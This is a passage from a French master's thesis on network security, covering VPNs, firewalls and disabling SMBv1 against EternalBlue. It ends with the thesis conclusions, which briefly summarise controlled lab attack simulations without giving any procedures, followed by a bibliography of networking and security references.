


Figure4.21 : Principe du tunnel de protection d'un réseau VPN

Cette solution est particulièrement importante pour la protection des données sensibles telles que les identifiants de connexion, les informations bancaires, les transactions financières, les courriers électroniques ou encore les documents professionnels. Dans les secteurs manipulant des informations critiques, notamment les banques, les entreprises, les administrations et les établissements de santé, le VPN est souvent utilisé pour sécuriser les communications et l'accès aux ressources internes. Il constitue également une protection efficace contre certaines attaques visant les réseaux sans fil, comme l'écoute du trafic (*sniffing*), les attaques de type *Man-in-the-Middle (MitM)* ou encore les faux points d'accès Wi-Fi (*EvilTwin*). Ainsi, le VPN représente une solution complémentaire essentielle pour renforcer la sécurité des communications et garantir la confidentialité des données échangées sur les réseaux.




Figure 4.22 : Blocage d'une interception malveillante grâce au chiffrement VPN

C. Les Pare-feu :

Le pare-feu (*Firewall*) est un dispositif de sécurité utilisé pour protéger un réseau contre les accès non autorisés et les différentes attaques provenant d'Internet. Il agit comme une barrière entre le réseau interne et le réseau externe en contrôlant les données qui circulent entre eux. Son rôle est d'autoriser ou de bloquer le trafic selon des règles de sécurité définies par l'administrateur.

Grâce à ce contrôle, le pare-feu permet de limiter les risques d'intrusion en empêchant les connexions suspectes d'accéder aux ressources de l'entreprise. Il filtre les communications en fonction de plusieurs critères, tels que les adresses IP, les ports et les protocoles utilisés. Il peut également contrôler les connexions sortantes afin d'éviter qu'un poste infecté communique avec des serveurs malveillants ou transmette des données sensibles vers l'extérieur.

En complément de cette protection, le pare-feu enregistre les événements et les tentatives d'accès dans des fichiers de journaux (*logs*), ce qui facilite la surveillance du réseau et l'identification d'éventuelles activités suspectes. Ainsi, le pare-feu constitue une solution de sécurité essentielle permettant de renforcer la protection du réseau, de réduire les risques d'attaques et de mieuxcontrôler les échanges de données au sein d'une infrastructure informatique. **[38]**




Figure 4.23 : Contrôle du trafic WAN vers le LAN par un pare-feu

D. Désactivation du protocole SMBv1 :

La désactivation du protocole SMBv1 constitue une mesure de sécurité fortement recommandée pour protéger les systèmes Windows contre diverses attaques réseau. SMB est un protocole utilisé pour le partage de fichiers, de dossiers et d'imprimantes entre les équipements d'un même réseau. Toutefois, sa première version (SMBv1) est aujourd'hui considérée comme obsolète en raison de nombreuses vulnérabilités de sécurité découvertes au fil des années.

L'une des failles les plus critiques associées à SMBv1 est celle corrigée par la mise à jour de sécurité MS17-010 publiée par Microsoft. Cette vulnérabilité, connue sous le nom d'EternalBlue, permet à un attaquant d'exécuter du code à distance sur une machine vulnérable sans authentification préalable. Elle a notamment été exploitée par le ransomware « WannaCry », qui s'est propagé rapidement à travers les réseaux informatiques en infectant des centaines de milliers d'ordinateurs dans le monde.

Afin de réduire ces risques, il est recommandé de désactiver SMBv1 lorsque son utilisation n'est plus nécessaire. Cette mesure permet d'éliminer une surface d'attaque importante et d'empêcher l'exploitation de vulnérabilités telles qu'EternalBlue. Les versions plus récentes du protocole, notamment SMBv2 et SMBv3, offrent non seulement de meilleures performances, mais également des mécanismes de sécurité renforcés, tels que l'amélioration de l'authentification et du chiffrement des communications.

La désactivation de SMBv1 est particulièrement importante dans les environnements utilisant encore des systèmes anciens ou n'ayant pas reçu les mises à jour de sécurité nécessaires. Associée à une politique régulière de mises à jour, à l'utilisation d'un pare-feu et d'un antivirus, cette mesure contribue à renforcer la sécurité globale du réseau et à limiter la propagation des logiciels malveillants. Ainsi, la suppression de ce protocole hérité représente une action préventive simple, mais particulièrement efficace, pour améliorer la protection des systèmes Windows contre les cyberattaques**. [16]**

4.5 Conclusion

En somme, l'évolution constante des menaces informatiques impose l'adoption d'une stratégie de défense en profondeur afin de sécuriser efficacement les infrastructures réseau et les systèmes d'information. Au cours de ce chapitre, nous avons présenté un ensemble de contre-mesures techniques destinées à renforcer la sécurité des réseaux LAN, des réseaux WLAN et des systèmes informatiques. Ces solutions incluent notamment la segmentation par VLAN, l'utilisation de VPN, les pare-feu, les systèmes de détection d'intrusion (IDS), les antivirus, ainsi que la désactivation de services vulnérables tels que SMBv1.

Par ailleurs, nous avons proposé un nouveau système de détection des attaques de désauthentification basé sur l'analyse des trames IEEE 802.11 afin de renforcer la sécurité des réseaux Wi-Fi face à ce type de menace. L'ensemble de ces mécanismes contribue à réduire significativement les risques d'attaque et à améliorer la confidentialité, l'intégrité et la disponibilité des ressources.

Cependant, malgré leur efficacité, la sécurité absolue reste un objectif théorique. La protection des infrastructures dépend ainsi de leur capacité d'adaptation, de la mise à jour continue des politiques de sécurité et d'une veille technologique permanente face à l'évolution des menaces.

Conclusion Générale

Conclusion Générale

Au terme de ce travail, il apparaît que la sécurité des réseaux et des systèmes informatiques constitue un enjeu fondamental dans un environnement numérique en constante évolution. L'accroissement des échanges de données et la multiplication des équipements connectés offrent de nouvelles opportunités de communication et de développement, mais augmentent également la surface d'exposition aux cybermenaces.

Dans un premier temps, cette étude a permis de présenter les concepts fondamentaux liés aux réseaux informatiques, notamment les architectures réseau, les modèles de communication ainsi que les principaux protocoles et mécanismes utilisés dans les environnements LAN et WLAN. Cette base théorique a constitué un élément essentiel pour comprendre le fonctionnement des communications réseau et les technologies associées, ainsi que les enjeux liés à la sécurité des systèmes d'information.

Par la suite, différentes catégories d'attaques ont été analysées, notamment les attaques visant les réseaux sans fil, les réseaux locaux ainsi que les systèmes d'exploitation. L'étude de ces menace sa montré que l'exploitation de faiblesses techniques ou de mauvaises configurations peut entraîner des conséquences importantes telles que l'interception des communications, le détournement du trafic réseau, le vol d'informations sensibles ou encore la compromission complète d'un système.

Les expérimentations réalisées dans un environnement contrôlé ont permis d'illustrer concrètement ces risques. Les simulations des attaques Brute Force, EvilTwin , ARP Spoofing, DNS ,Spoofing , EternalBlue et des infrastructures Command and Control ont démontré la capacité d'un attaquant à exploiter des vulnérabilités réelles afin d'obtenir un accès non autorisé ou de prendre le contrôle d'une machine cible. Ces résultats mettent en évidence l'importance de l'approche pratique dans la compréhension des cyberattaques et de leurs impacts. Afin de faire face à ces menaces, plusieurs solutions de protection et de détection ont été étudiées. L'utilisation de pare-feu, de systèmes IDS/IPS, de mécanismes de segmentation réseau, de mises à jour de sécurité régulières, ainsi que la surveillance continue des infrastructures constituent des éléments indispensables pour renforcer la sécurité globale d'un système d'information. La sensibilisation des utilisateurs demeure également un facteur déterminant dans la réduction des risques liés aux erreurs humaines et aux techniques d'ingénierie sociale.

En définitive, la cybersécurité ne peut être considérée comme un état acquis, mais comme un processus continu nécessitant une adaptation permanente face à l'évolution des menaces. La compréhension des techniques d'attaque, associée à la mise en œuvre de mécanismes de protection et de détection efficaces, représente aujourd'hui une condition essentielle pour garantir la confidentialité, l'intégrité et la disponibilité des ressources informatiques. Les travaux réalisés dans ce mémoire constituent ainsi une contribution à la compréhension des problématiques actuelles de sécurité et peuvent servir de base à de futures recherches dans le domaine de la détection des attaques et de la protection des infrastructures numériques.

Enfin, comme perspectives de ce travail, l'intégration de techniques d'intelligence artificielle (IA)pourrait constituer une évolution intéressante pour améliorer la détection des

attaques réseau et renforcer les mécanismes de protection. L'utilisation de méthodes d'apprentissage automatique permettrait notamment d'anticiper les comportements anormaux et d'adapter dynamiquement les systèmes de sécurité face aux nouvelles menaces.

Références bibliographiques

[1] Kurose, J. F., & Ross, K. W., *Computer Networking: A Top-Down Approach*, 8th Edition, Pearson, 2020.

[2] Tanenbaum, A. S., & Wetherall, D. J., *Computer Networks*, 5th Edition, Pearson Education, 2011.

[3] Stallings, W., *Data and Computer Communications*, 11th Edition, Pearson, 2020.

[4] Forouzan, B. A., *Data Communications and Networking*, 5th Edition, McGraw-Hill Education, 2013.

[5] IEEE Standards Association, *IEEE 802.11 Wireless LAN Standards*, IEEE, 2024.

[6] NIST, *Guidelines for Securing Wireless Local Area Networks (WLANs)*, Special Publication 800-153, 2023.

[7] Cisco Networking Academy, *Introduction to Networks (ITN)*, Cisco Press, 2024.

[8] Wi-Fi Alliance, *Wi-Fi Security Overview and WPA3 Specification*, 2024.

[9] NIST, *Advanced Encryption Standard (AES)*, FIPS PUB 197, 2023.

[10] RFC 791, *Internet Protocol (IP)*, Internet Engineering Task Force (IETF).

[11] RFC 793, *Transmission Control Protocol (TCP)*, IETF.

[12] RFC 768, *User Datagram Protocol (UDP)*, IETF.

[13] RFC 2131, *Dynamic Host Configuration Protocol (DHCP)*, IETF.

[14] RFC 1034 & RFC 1035, *Domain Names – Concepts and Facilities (DNS)*, IETF.

[15] RFC 826, *Address Resolution Protocol (ARP)*, IETF.

[16] Microsoft, Microsoft Security Bulletin MS17-010: Security Update for Microsoft Windows SMB Server, 2017.

[17] OWASP Foundation, OWASP Top 10 Web Application Security Risks, 2021.

[18] CISA, Understanding Denial-of-Service Attacks, 2023.

[19] ENISA, ENISA Threat Landscape Report, 2024.

[20] Scarfone, K., & Mell, P., Guide to Intrusion Detection and Prevention Systems (IDPS), NIST Special Publication 800-94.

[21] Stallings, W., Network Security Essentials: Applications and Standards, 6th Edition, Pearson.

[22] Easttom, C., Network Defense and Countermeasures, McGraw-Hill Education.

[23] Kim, D., & Solomon, M., Fundamentals of Information Systems Security, Jones & Bartlett Learning.

[24] Andress, J., The Basics of Information Security, 3rd Edition, Syngress.

[25] Conklin, A., White, G., Williams, D., Davis, R., & Cothren, C., Principles of Computer Security: Security+, Network+, and Beyond, McGraw-Hill.

[26] Kali Linux Documentation, Offensive Security, 2025.

[27] Offensive Security, *Kali Linux Tools Documentation*, 2025.

[28] Aircrack-ng Team, *Aircrack-ng Documentation*, 2025.

[29] Airgeddon Project, *Airgeddon User Guide and Documentation*, 2025.

[30] Wireshark Foundation, *Wireshark User Guide*, 2025.

[31] Lyon, G. F., *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Insecure.Com LLC.

[32] Rapid7, *Metasploit Framework Documentation*, 2025.

[33] Bettercap Project, *Bettercap Documentation*, 2025.

[34] Hashcat Team, *Hashcat User Guide*, 2025.

[35] OpenVAS Community, *OpenVAS Vulnerability Scanner Documentation*, 2025.

[36] Cisco Systems, VLAN Configuration Guide, Cisco Documentation, 2024.

[37] Cisco Systems, Network Security Best Practices, Cisco Documentation, 2024.

[38] NIST, Guidelines on Firewalls and Firewall Policy, Special Publication 800-41 Revision 1.

[39] OpenVPN Community, OpenVPN Documentation, 2025.

[40] Cisco Systems, Dynamic ARP Inspection and DHCP Snooping Configuration Guide, Cisco Documentation, 2024.

[41] Scarfone, K., & Mell, P., Guide to Intrusion Detection and Prevention Systems (IDPS), NIST SP 800-94.

[42] RFC 4301, Security Architecture for the Internet Protocol (IPsec), IETF.